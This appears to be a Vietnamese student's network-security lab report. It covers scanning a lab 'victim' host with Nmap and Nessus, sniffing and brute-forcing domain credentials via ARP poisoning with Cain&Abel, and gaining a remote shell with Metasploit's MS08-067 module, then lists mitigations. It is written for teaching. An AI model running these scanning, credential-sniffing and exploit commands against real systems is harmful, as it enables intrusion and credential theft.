

Huỳnh Nghiêm Phú Hưng

1712478

Bài thực hành lab 2: Scanning Network






Câu 1: Thực hiện cài đặt Nmap

- Nhập: sudo apt install nmap

- Kiểm tra Nmap trên máy bằng lệnh nmap –V





Thực hiện cài đặt và chạy dịch vụ Nessus:


Sau khi tải file cài đặt về dùng câu lênh sudo dpkg –i <tên file cài đặt>.deb để thực hiện cài đặt.

Sau đó sẽ nhập: /bin/systemctl start nessusd.service để chạy dịch vụ nessus


Kiểm tra thông tin trên <https://ubuntu:8834>




-Cài đặt Cain&Abel trên máy Attacker: trước tiên cần tải và cài đặt Winpcap 4.3.1. Sau đó tải và cài đặt Cain&Abel.




Câu 2: - Sử dụng Nmap để scan host nạn nhân bằng lệnh: nmap -T4 -A 192.168.78.3




Câu 3: - Sử dụng Nessus để quét các lỗ hổng trên host nạn nhân bằng tùy chọn Basic Scan Network => Target




Sau quá trình Scan sẽ thấy được các lỗ hổng của host nạn nhân




Lỗ hổng remote MS08-067




Câu 4: - Sử dụng Cain&Abel để sniff username và password của client. Đầu tiên cần scan network và xác định IP của server và client.




- Thực hiện ARP poisioning, để khi client gửi xác thực lên user sẽ phải đi qua máy của Attacker.



- Khi client bắt đầu đăng nhập tài khoản domain, tại máy attacker sẽ bắt được gói xác thực từ client gửi lên và lưu trong phần Password của Cain&Abel, chọn Send all to Cracker. Sau đó tiến hành dò tìm mật khẩu bằng phương pháp Bruteforce.

- Chọn định dạng mật khẩu, độ dài mật khẩu và bắt đầu quá trình bruteforce để xác định mật khẩu. Mật khẩu sau khi crack được là “hung” ứng với user client1. 



- Sử dụng Metasploit để remote đến client bằng lỗ hổng ms09\_001 đã quét được bằng Nessus ở trên. Đầu tiên cần cài đặt Metasploit. Ở đây sử dụng hệ điều hành Kali Linux vì đã cài đặt sẵn Metasploit. Mở trong terminal với quyền root và nhập lần lượt các lệnh:

- msfconsole



- use exploit/windows/smb/ms08\_067\_netapi


- set rhost 192.168.78.3

- set lhost 192.168.78.4


- exploit

- shell

(Windown có thể ảnh hưởng đến việc exploit thành công hoặc thất bại)



- Sau khi kết nối đến client thành công, kiểm tra ip bằng lệnh ipconfig.



Câu 5: Các biện pháp khắc phục:

- Luôn bật tường lửa để phòng vệ và chỉ cho phép allow các ứng dụng của công ty.

- Cập nhật OS, các phần mềm trong máy lên phiên bản mới nhất, cập nhật các phần mềm phát hiện các virus, diệt virus , malware mới.

- Các mật khẩu cần phải có độ phức tạp cao tối thiểu trên 10 ký tự.

- Đóng các port không sử dụng hoặc không cần thiết trên server, điều này trành việc hacker có thể scan ra các các lỗ khổng và khai thác.

- Hệ thống mạng cần được cài đặt chỉ cho các địa chỉ MAC đã được quy định có quyền tham gia vào mạng nội bộ để phòng tránh hacker xâm nhập.

- Cài đặt các hệ thống phát hiện xâm nhập (IDS) và phòng chống xâm nhập (IPS) để tránh sniffer, scan network